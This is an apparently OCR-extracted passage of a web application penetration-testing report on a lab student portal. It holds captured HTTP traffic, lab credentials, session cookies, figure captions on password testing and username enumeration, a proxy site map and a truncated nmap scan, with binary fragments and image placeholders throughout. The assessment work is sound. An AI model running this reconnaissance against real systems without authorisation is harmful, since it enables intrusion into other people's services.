


Figure 1-24 Debug Parameters Investigation

http://192.168.1.20/

POST / HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/
Cookie: PHPSESSID=e4c0m6997fj6b4hir86i5fr8q5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
username=hpotter&password=hacklab&login=login

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2020 16:35:24 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Set-Cookie:
SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d6a67314
d7a4930
Expires: Thu, 19 Nov 1901 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4034
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://192.168.1.20/changepassword.php

POST /changepassword.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/changepassword.php
Cookie: PHPSESSID=e4c0m6997fj6b4hir86i5fr8q5;
SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d6a67314
d7a4930
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
OldPassword=&NewPassword=&ConfirmPassword=&Submit=Submit
HTTP/1.1 200 OK
Date: Fri, 13 Nov 2020 17:01:16 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4421
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://192.168.1.20/student/studentprofile.php

POST /student/studentprofile.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/student/studentprofile.php
Cookie: PHPSESSID=e4c0m6997fj6b4hir86i5fr8q5;
SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d6a67314
d7a4930
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
id=1&spell=Reducto&favteacher=Filius+Flitwick&send=Modify

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2020 16:39:47 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

http://192.168.1.20/student/studentprofile.php?

POST /student/studentprofile.php? HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/student/studentprofile.php?
Cookie: PHPSESSID=e4c0m6997fj6b4hir86i5fr8q5;
SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d6a67314
d7a4930
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------2067266381433
Content-Length: 7110
---------------------------2067266381433
Content-Disposition: form-data; name="id"

1
---------------------------2067266381433
Content-Disposition: form-data; name="uploadedfile"; filename="test.jpg"
Content-Type: image/jpeg

ÿØÿà

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2020 16:47:28 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

```
http://192.168.1.20/student/studentprofile.php?

POST /student/studentprofile.php? HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/student/studentprofile.php?
Cookie: PHPSESSID=e4c0m6997fj6b4hir86i5fr8q5;
SecretCookie=6148427664485 26c636a6f334d4455795932466b4e6d49304d54566d4e
4449334d6d4d784f5467325957453559545577595 4646a4d7a6f784e6a41314d6a67314
d7a4930
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------2067266381433
Content-Length: 7110
-----------------------------2067266381433
Content-Disposition: form-data; name="id"

1
-----------------------------2067266381433
Content-Disposition: form-data; name="uploadedfile"; filename="test.jpg"
Content-Type: image/jpeg

ÿØÿà

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2020 16:47:28 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Figure 2-1 Successful Login Page Functionality




Figure 2-2 View Modules Page Functionality





Figure 2-3 Requesting a Students Report (self)






Figure 2-4 Successfully Changing a User's Password




Figure 2-5 Logout Functionality





Figure 2-6 Modifying a Student's Favourite Spell, Favourite Teacher and uploading a new profile image






Figure 2-7 JavaScript implemented within the Login Pages





Figure 2-8 Testing 1 Character Long Passwords







Figure 2-9 Basis for Username Attacks







Figure 2-10 Valid Username and Incorrect Password Results

Figure 2-11 Session Tokens

PHPSESSID: mm7mliq7bqmcdo6709e8aioje1
SECRET-COOKIE:
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d
784f546732595745355954557759546 46a4d7a6f784e6a41314e6a45324e544131

PHPSESSID: kpvi0jmspqmmj4u1k557maes81
SECRET-COOKIE:
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d
784f546732595745355954557759546 46a4d7a6f784e6a41314e6a45334d546777

Figure 2-12 Session Management Investigation










Figure 2-13 No Content on the Page


Figure 2-14 User Input within the Application





Sites
http://192.168.1.20
css
GET:school_style.css
date
GET:htmlDatepicker.css
GET:htmlDatepicker.js
images
GET:people.png
GET:school.png
GET http://192.168.1.20/date HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/student/index.php?action=home
Cookie: SecretCookie=
6148427664485526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314e7a67314d7a5135; PHPSESSID=dlbmr4tcbfkrgunfif0d4d1t94
Connection: keep-alive
Host: 192.168.1.20


GET:jquery.qtip.min.css
GET:jquery.qtip.min.js
GET:school.css
student
graph
js
GET:awesomechart.js
GET:index.php(action)
POST:index.php(action)(go,name)
GET:vision.css
POST http://192.168.1.20/student/index.php?action=report HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/student/index.php?action=report
Cookie: SecretCookie=
6148427664485526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314e7a67314d7a5135; PHPSESSID=dlbmr4tcbfkrgunfif0d4d1t94
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
name=Harry+Potter&go=get+report


student
graph
js
GET:awesomechart.js
GET:index.php(action)
POST:index.php(action)(go,name)
GET:studentprofile.php
POST:studentprofile.php(favteacher,id,send,spell)
POST:studentprofile.php(multipart/form-data)
GET:vision.css
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/student/studentprofile.php
Cookie: SecretCookie=
6148427664485526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314e7a67314d7a5135; PHPSESSID=dlbmr4tcbfkrgunfif0d4d1t94
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------2744245296335
Content-Length: 40152
Host: 192.168.1.20
-----------------------------2744245296335
Content-Disposition: form-data; name="id"


GET:school.css
student
graph
js
GET:awesomechart.js
GET:index.php(action)
POST:index.php(action)(go,name)
GET:studentprofile.php
POST:studentprofile.php(favteacher,id,send,spell)
POST http://192.168.1.20/student/studentprofile.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/student/studentprofile.php
Cookie: SecretCookie=
6148427664485526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314e7a67314d7a5135; PHPSESSID=dlbmr4tcbfkrgunfif0d4d1t94
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Host: 192.168.1.20
id=1&spell=Wingardium+Leviosa&favteacher=Alastor+Mad-Eye+Moody&send=Modify


Contexts
Default Context
Sites
http://192.168.1.20
GET:changepassword.php
POST:changepassword.php(ConfirmPassword,NewPassword,OldPassword,Submit)
css
GET:ddsmoothmenu.css
GET:school_style.css
POST http://192.168.1.20/changepassword.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/changepassword.php
Cookie: SecretCookie=
6148427664485526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314e7a67314d7a5135; PHPSESSID=dlbmr4tcbfkrgunfif0d4d1t94
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Host: 192.168.1.20
OldPassword=hacklab&NewPassword=test&ConfirmPassword=test&Submit=Submit

```
sV¡Á,Ù»Æôï⊡k{ÌÏ>ô&¨⊡      Ì⊡⊡t¨/⊡ M⊡¶1åC¡8ÆÚV2⊡⊡¦%Ê0çµ_µ.ÄÖ⊡⊡ôá⊡ýÙ
-----------------------------2744245296335
Content-Disposition: form-data; name="submitpicture"

Upload
-----------------------------2744245296335--
```

Figure 2-15 NMAP Service Detection Scan Against the Web Server

```
root@kali:~# nmap -sV 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-19 07:06 EST
Nmap scan report for 192.168.1.20
Host is up (0.00061s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE   VERSION
